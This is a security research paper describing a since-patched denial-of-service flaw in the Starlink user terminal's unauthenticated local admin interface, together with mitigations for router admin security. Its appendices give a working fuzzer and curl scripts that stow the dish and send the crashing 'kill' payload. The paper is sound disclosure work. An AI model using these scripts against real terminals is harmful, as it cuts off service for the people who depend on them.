Dishing out DoS: How to Disable and Secure the Starlink User Terminal

Anonymous Authors

***Abstract*—The Starlink user terminal is vulnerable to a denial of service attack, in which the dish is put into an inoperative state until it can be manually rebooted by physically power-cycling the terminal.**

In this paper we describe this attack in detail, including the fuzzing process used to discover it. We also explore the impact of the attack, particularly in the cases of drive-by attackers, and attackers that are able to maintain a continuous presence on the network. Finally, we discuss the wider implications, looking at common security challenges faced by commercial routers, and how they can be mitigated without sacrificing user experience.

I. Motivation

The Starlink user terminal, similarly to other consumer routers, is configured through a web admin page accessible on the local network. This page makes API calls over the local network to query and update the physical state of the terminal, therefore providing a promising attack surface for adversaries to attempt to change the state or deny service by injecting malformed commands.

It is well known that other routers are vulnerable to these techniques. Since traffic on the local network is seldom encrypted, local attackers can sniff admin passwords and potentially inject commands. Additionally, default admin passwords, combined with browser policies typically allowing cross-origin writes [6], [9], have also resulted in configurations vulnerable to attack from outside the local network [2].

However, unlike other consumer routers, these commands are not password authenticated. This allows any device on the local network to send commands to the user terminal, and therefore exploit any vulnerabilities in the command decoding and execution logic. This also allows allows insecure devices and certain network configurations to be leveraged by external attackers to inject commands from outside the network. Additionally, the lack of rate limiting allows potential adversaries to scan the user terminal for potential vulnerabilities by fuzzing.

In this work we present a security analysis of the Starlink user terminal administrative interface. In Section II, we present a novel attack in which a malformed command can be sent to put the user terminal into an inoperative state until it can be physically power-cycled. In Section III, we consider the impact of this attack in different scenarios where the configuration command interface can be exploited by on-network adversaries. In Section IV, we discuss the security properties of the system overall, including against remote adversaries who may use browser exploits, IP spoofing, and DNS hijacking to send commands.




Fig. 1: Overview of the Starlink modem functionality. gRPC calls are encapsulated within HTTP POST requests by the web interface, which are decoded and processed. Malformed gRPC requests cause the command handler to crash, resulting in the modem no longer being able to respond to commands.

II. Attack

In this section we explore the underlying architecture of the Starlink modem, and how this opens the system up to denial of service attacks. We also describe an attack on the command handler resulting in persistent denial of service.

The user terminal is typically administered via the "http://my.starlink.com" web interface. This interface sends commands to the modem over the local network, using gRPC (Google Remote Procedure Calls) encapsulated within HTTP "POST" requests. As shown in Figure 1, these requests are decoded by a gRPC web proxy, and forwarded to a command handler.

Although typically sent using the web interface, these gRPC commands can also be made on their own from any device or application on the local network. These commands can be sent directly through tools such as the *grpcurl* command-line interface [4]. This can also be used to query the modem for available functions. Alternatively, with prior knowledge of the format and commands, HTTP-encapsulated gRPC requests can be sent directly using tools like *cURL* [3]. It is not easy to construct these manually, but a network monitor such as *Wireshark* can be used to inspect the bytes in a command [13]. For instance, to "stow" the dish, turning it away from the sky so it can be more easily transported, the cURL command given in Appendix B can be used.

Although some commands require password authentication, the vast majority do not. Among these are telemetry and status requests, logging, and commands affecting the physical state of the dish itself. As a result, an adversary on the local network can trivially cause rudimentary denial of service – for example, by sending the "stow" command to rotate the dish away from

Status code	Meaning	Frequency
0	Success	0
7	Unable to verify signature	1
12	Unimplemented	1949
13	Cannot parse invalid wire-format data	63586

TABLE I: Error codes resulting from the fuzzer on all 2-byte commands.

the sky, leaving it unable to connect to satellites overhead. By repeatedly sending these commands, service is denied for as long as the attacker can maintain presence.

When encapsulated within HTTP requests, gRPC commands are very small – the payload is usually between 2 and 5 bytes. This gives a sufficiently small command space for effective fuzzing, since we can send commands of the correct format with random contents to see if any are valid. Through this approach we can find not only valid commands, but also invalid commands that expose corner cases in the command handler, causing unexpected behavior.

A. Fuzzer

From looking at HTTP-encapsulated gRPC commands extracted using *Wireshark*, it is clear that the payload always consists of four null bytes, followed by a byte containing the length of the command, followed by the command itself. Although the commands use a non-human-readable encoding, this knowledge of the command structure allows us to build a fuzzer that iterates through correctly-formatted commands to find those that have an effect.

Code for the fuzzer can be found in Appendix A – this script iterates through all gRPC commands of a certain length. The vast majority of these return "invalid" or "unimplemented" error codes, so the fuzzer discards these, only saving those that return other codes. Table I shows the distribution of error codes on all 2-byte commands. None of these commands are valid, so we move onto 3 byte commands. There are too many of these to enumerate, so we focus on those ending with a zero byte, as this matches many known commands.

This fuzzing approach led to the discovery of the "kill" command `00 00 00 00 03 EA 3E 00`, which causes the command handler of the user terminal to crash. This stops the modem from responding to commands, but does not stop the terminal from functioning, effectively freezing its settings and state until the terminal is rebooted. A physical power-cycle is required in order to restore functionality.

B. Exploitation

Since the modem will no longer respond to commands, the terminal is frozen in whatever state it was in before the "kill" command was sent. By first sending a command to stow the dish before sending the "kill" command, the adversary can cause denial of service – it will not be possible to restore internet access until the dish is physically power-cycled.

Appendices B and C contain shell scripts to send the stow command and the malformed "kill" command to a user terminal on the local network. The outcome of this attack can be seen in Figure 2.

III. Impact

This attack can have a significant impact – as mentioned above, denial of service can be achieved by stowing the dish before sending the "kill" command, requiring the dish to by physically power-cycled before service is restored. As long as the adversary remains on the local network, this attack can be repeated to cause continuous loss of service for users on the network. Therefore, attackers that can maintain presence on the network will have the greatest impact.

Since the attack can be deployed from any device connected to the local network, large networks containing many untrusted users are at the greatest risk. Such networks also suffer greater impact, as more devices are affected by network disruptions. The impact is magnified when Starlink is the only source of internet access for that customer. Examples may include maritime and aviation traffic, internet cafés, or large organisations.

There is also potential for remote attacks, provided the attacker can in some way cause a device on the same network as the dish to send HTTP requests. The Cross-Origin Resource Sharing (CORS) policies of modern browsers prevent javascript from making unauthorized requests to external domains or addresses, so javascript-based attacks are unlikely unless legacy browsers are used [12]. However, the attacker could trick a user into executing a malicious executable or script, which could easily be used to make these requests.

Furthermore, in some cases "drive-by" attacks are possible – if the network is not password protected, an attacker can connect and execute the attack while passing nearby. Since the Starlink routers do not have passwords by default, this could be a serious concern. Executing the attack only requires a few seconds of connection on the local network, and can cause outages on the order of minutes or hours. This can be mitigated by securing the network with a password or, if an unprotected network is absolutely necessary, using the "guest network" mode provided by the router. This adds an unprotected guest network which does not have access to the administrative interface.


Restoring service requires physical access to the terminal, so disruption will be increased where access is difficult or restricted. Examples may include secured rooftop installations.

A. Responsible Disclosure

This vulnerability has been reported to Starlink through their provided channels. It has been triaged and reproduced by their security team, and the root cause was determined to be a bug in the gRPC server's handling of edge cases. A fix has since been implemented and deployed to Starlink user terminals.

IV. Discussion

In Section II, we discussed how unauthenticated commands can be made to the Starlink user terminal to disable it. These commands can, as discussed in Section III, be issued by an attacker present on the local network, or remotely if a user



(a) The dish in "active" (top) and "stowed" modes.

(b) A screenshot of the web control panel error screen following the attack, and the result of sending commands to an inoperative dish.

Fig. 2: The outcome of a successful attack on the Starlink dish, and the resulting web control panel and response to commands.

can be tricked into running a malicious executable. Therefore, these security issues are similar to those faced by other commercial routers and server software, where bootstrapping a secure connection in the first instance is non-trivial.

We therefore seek to outline the challenges and mitigations faced by the Starlink dish, and outline more general principles on secure router design.

A. Challenges

Some of the challenges facing secure router administration are as follows:

1) Drive-by browser exploitation: The administrative interface served at "http://my.starlink.com" makes cross-origin connections to the local router at `192.168.100.1` to configure the network. Modern browsers restrict these requests according to the Cross-Origin Resource Sharing (CORS) policy. These restrictions are primarily designed to disallow websites reading data from other websites' servers, unless that server opts in using the `Access-Control-Allow-Origin` header. In the case of Starlink, the server at `192.168.100.1` reports that only connections from "http://my.starlink.com" are allowed. As a result, browsers that enforce the CORS policy will refuse to allow websites other than "http://my.starlink.com" to read the responses of requests that are made.

However, in the case of the Starlink dish and several other routers, changing the configuration doesn't require reading the response, only making the requests in the first place [2]. To secure this case, non-simple requests now trigger a CORS preflight request to confirm the `Access-Control-Allow-Origin` before sending the initial request [7], [8].

In certain routers, only simple requests are required to change the state, and are therefore vulnerable to drive-by browser exploitation even on modern browsers [6]. However, the POST request used to configure the Starlink dish requires the `content-type: application/grpc-web+proto` header, making it non-simple. As a result, the Starlink dish is only exploitable using this method on older browsers which do not use the preflight check [11].

2) Local network attack: Additionally, since administrative commands can be sent from any device on the local network, any attacker capable of maintaining persistence on the local network can send commands. As we go on to discuss below, password authentication is sufficient to significantly increase the difficulty of executing the attack. However, by more subtly acting on the local network, the attacker can still affect the security of the system.

One method is through DNS hijacking, in which the attacker responds to DNS requests on the local network to redirect the "http://my.starlink.com" domain to their own server. This is possible, even if TLS were used, since the browser does not expect a secure connection; we argue this can be resolved through the use of HTTP Strict Transport Security [5].

Another method is IP spoofing, in which the attacker responds to an HTTP request to "http://my.starlink.com" with a maliciously formed website in order to make the request to

the router.

B. Mitigations

1) Password authentication: One of the key challenges to the security of the Starlink system is the unauthenticated nature of the commands. Therefore, sending HTTP requests to the router is sufficient to perform the attack, without the attacker requiring any prior information such as a password. However, implementing a password authentication system is non-trivial, and adds inconvenience to the user each time they need to use the interface.

Since the Starlink modem does not use TLS to secure the connection, any password will be sent in plain text and therefore be sniffable to adversaries on the network. However, password authentication by itself still prevents simple drive-by browser exploitation; a malicious website attempting to make a cross-origin request to the modem would not necessarily know the password, and therefore be unable to make the request. This mechanism is used by many consumer routers to attempt to prevent this attack [2].

2) Trust On First Use: An additional challenge with password authentication is securely establishing a password in the first instance. Some routers use default passwords, but don't design the UX to encourage users to change them – this can expose the router to drive-by exploitation. Most commercial routers set a random default password, or implement a Trust On First Use (TOFU) policy, in which there is a default password, but it must be changed after its first use.

The Starlink routers attempt to incentivize the user to change the router SSID by setting it by default to "Stinky" [10] – however, no policy is implemented to encourage secure passwords.

3) Transport Layer Security: As aforementioned, even the use of password authentication is insufficient to prevent attackers on the local network from sniffing and reusing the password. This same problem of packet sniffing is addressed on the public internet through TLS certificates. An encrypted connection is opened between the browser and web server where a third party vouches for the authenticity of the server, preventing man-in-the-middle interception.

On the surface it appears that implementing TLS in this context should be easy; certificates can be created automatically, from widely-accepted root certificate authorities, even for private network services, using tools like "Let's Encrypt". Certain engineering issues will need to be overcome, such as implementing TLS across the entire modem, to allow connections from browsers which block insecure cross-origin requests from secure domains. However, there are also a number of fundamental issues in implementing TLS in this context.

One approach, used by AVM's FRITZ!Box and other routers, involves creating a unique certificate for each router [1]. Since TLS certificates can only be issued for domain names, and not for IP addresses, each certificate is assigned to the same address. The router then responds itself to requests at that domain, using its certificate.

However, this raises further security concerns – any certificate used for this router is equally valid, so attackers can circumvent the signature check by extracting the certificate from another router. If instead the certificate is self-signed, users can download the certificate and load it into their browser to verify future connections. However, it is then impossible to secure the transfer of the certificate, during which the attacker can insert their own certificate.

Even if implementing TLS with perfect security guarantees is not possible, the self-signed approach appears to be the most secure. This is because successful attackers must maintain presence and intercept the connection when the TLS certificate is downloaded in order to execute any future attack.

4) Guest mode: If an unencrypted network is required, then access to the admin interface must be limited. The Starlink modem implements this through a "guest mode", providing a network which does not have access to the admin interface. This protects the terminal from reconfiguration by untrusted users.

The terminal could be made slightly more secure by disconnecting the administrative interface from the public internet, disabling any form of drive-by attack.

V. Conclusion

In this paper we have explored the security challenges faced by the Starlink router in light of existing work on the security of routers more generally. This has highlighted the challenges inherent in establishing a secure connection between the browser and router for administrative purposes, whilst maintaining user convenience.

We have seen that the Starlink router was vulnerable to a denial of service attack through the sending of malformed commands over the router's administrative interface. Although this vulnerability has since been patched, it draws attention to weaknesses in the design of routers' administrative interfaces – design choices intended to facilitate a more streamlined user experience lead to vulnerabilities which could be exploited by local attackers, or by exploiting victims' browsers.

Some technical improvements are required, but a significant factor in this is steering users into making well-informed choices to maximize security. These choices include changing administrative passwords, updating TLS certificates, and making use of guest networks to reduce the risk of drive-by attacks. Through good UX design, it is therefore possible to have a polished user experience without sacrificing security.

Acknowledgments

The authors would like to thank the Starlink responsible disclosure team for promptly confirming the issue and deploying a fix, and working with us to ensure the technical details within this paper are accurate.

References

[1] Downloading your FRITZ!Box's certificate and importing it to your computer. [Online]. Available: https://en.avm.de/service/knowledge-base/dok/FRITZ-Box-7272-int/1523_Downloading-your-FRITZ-Box-s-certificate-and-importing-it-to-your-computer/

[2] Bob. (2007, 02) Drive-by Pharming: Changing Settings on Home Router Without the User's Knowledge. [Online]. Available: https://bugzilla.mozilla.org/show_bug.cgi?id=371598

[3] cURL Contributors. (1998) cURL: command line tool and library for transferring data with URLs. [Online]. Available: https://curl.se/

[4] FullStory. (2022) gRPCurl. [Online]. Available: https://github.com/fullstorydev/grpcurl

[5] J. Hodges, C. Jackson, and A. Barth, "HTTP Strict Transport Security (HSTS)," Internet Requests for Comments, RFC Editor, RFC 6797, 11 2021. [Online]. Available: https://datatracker.ietf.org/doc/html/rfc6797

[6] Mozilla. (2006, 09) Mitigate CSRF attacks against internal networks (block rfc 1918 local addresses from non-local addresses). [Online]. Available: https://bugzilla.mozilla.org/show_bug.cgi?id=354493

[7] Mozilla. (2022, 12) Cross-Origin Resource Sharing (CORS), Simple requests. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS#simple_requests

[8] Mozilla. (2022, 08) Preflight request. [Online]. Available: https://developer.mozilla.org/en-US/docs/Glossary/Preflight_request

[9] Mozilla. (2022, 11) Same-origin policy. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

[10] E. Musk. (2022, 06) We're changing Starlink's default wifi name to Stinky. [Online]. Available: https://twitter.com/elonmusk/status/1538202890258591744

[11] A. van Kesteren, "Cross-Origin Resource Sharing," W3C, First Edition of a Recommendation, 01 2014. [Online]. Available: https://www.w3.org/TR/2014/REC-cors-20140116/

[12] Web Hypertext Application Technology Working Group. (2023) Fetch Living Standard – CORS Protocol. [Online]. Available: https://fetch.spec.whatwg.org/#http-cors-protocol

[13] Wireshark Contributors. (1998) Wireshark. [Online]. Available: https://www.wireshark.org/

Appendix A
Fuzzer Source Code

The following Python script iterates through all commands of length 3 with a trailing zero byte, and logs those that do not return error code 13 (invalid) or 12 (unimplemented). This can be easily modified to send commands of different lengths, or to send commands in a random order.

```
import requests
import random
from tqdm import tqdm

url = "http://192.168.100.1:9201/SpaceX.
    API.Device.Device/Handle"
headers = {
    "Accept": "*/*",
    "Accept-Language": "en-GB,en;q=0.5",
    "content-type": "application/grpc-web+
        proto",
    "x-grpc-web": "1"
}
def send_request(data):
    response = requests.post(url, data=data
        , headers=headers)
    return dict(
        data=data,
        status_code=response.status_code,
        headers=response.headers,
        content=response.content
    )
def generate_bytes(length, length_header=
    None, continue_from=None):
    length_header = length_header or length
    continue_from = continue_from or 0
    preamble = b'\x00\x00\x00\x00' +
        length_header.to_bytes(1, 'big')
    for i in range(continue_from, 256**
        length):
        yield preamble + i.to_bytes(length,
            'big')
results = []
for data in tqdm(generate_bytes(2,
    length_header=3), total=256**2):
    data = data + b'\x00'
    response = send_request(data)
    if response['headers'].get('grpc-status
        ') != '13' and response['headers'].
        get('grpc-status') != '12':
        print("Found something!")
        print(response)
        results.append((data, response))
```

Appendix B
gRPC HTTP "Stow" Command

The following shell script sends an HTTP POST request containing a gRPC command to "stow" the dish, turning it away from the sky.

```
printf '\x00\x00\x00\x00\x03\x92}\x00' \
| curl 'http://192.168.100.1:9201/SpaceX.
    API.Device.Device/Handle' \
-X POST \
-H 'Accept: */*' \
-H 'Accept-Language: en-GB,en;q=0.5' \
-H 'content-type: application/grpc-web+
    proto' \
-H 'x-grpc-web: 1' \
--data-binary @- -v | xxd
```

Appendix C
gRPC HTTP "Kill" Command

The following shell script sends a malformed request, causing the dish to crash.

```
printf '\x00\x00\x00\x00\x03\xea>\x00' \
| curl 'http://192.168.100.1:9201/SpaceX.
    API.Device.Device/Handle' \
-X POST \
-H 'Accept: */*' \
-H 'Accept-Language: en-GB,en;q=0.5' \
-H 'content-type: application/grpc-web+
    proto' \
-H 'x-grpc-web: 1' \
--data-binary @- -v | xxd
```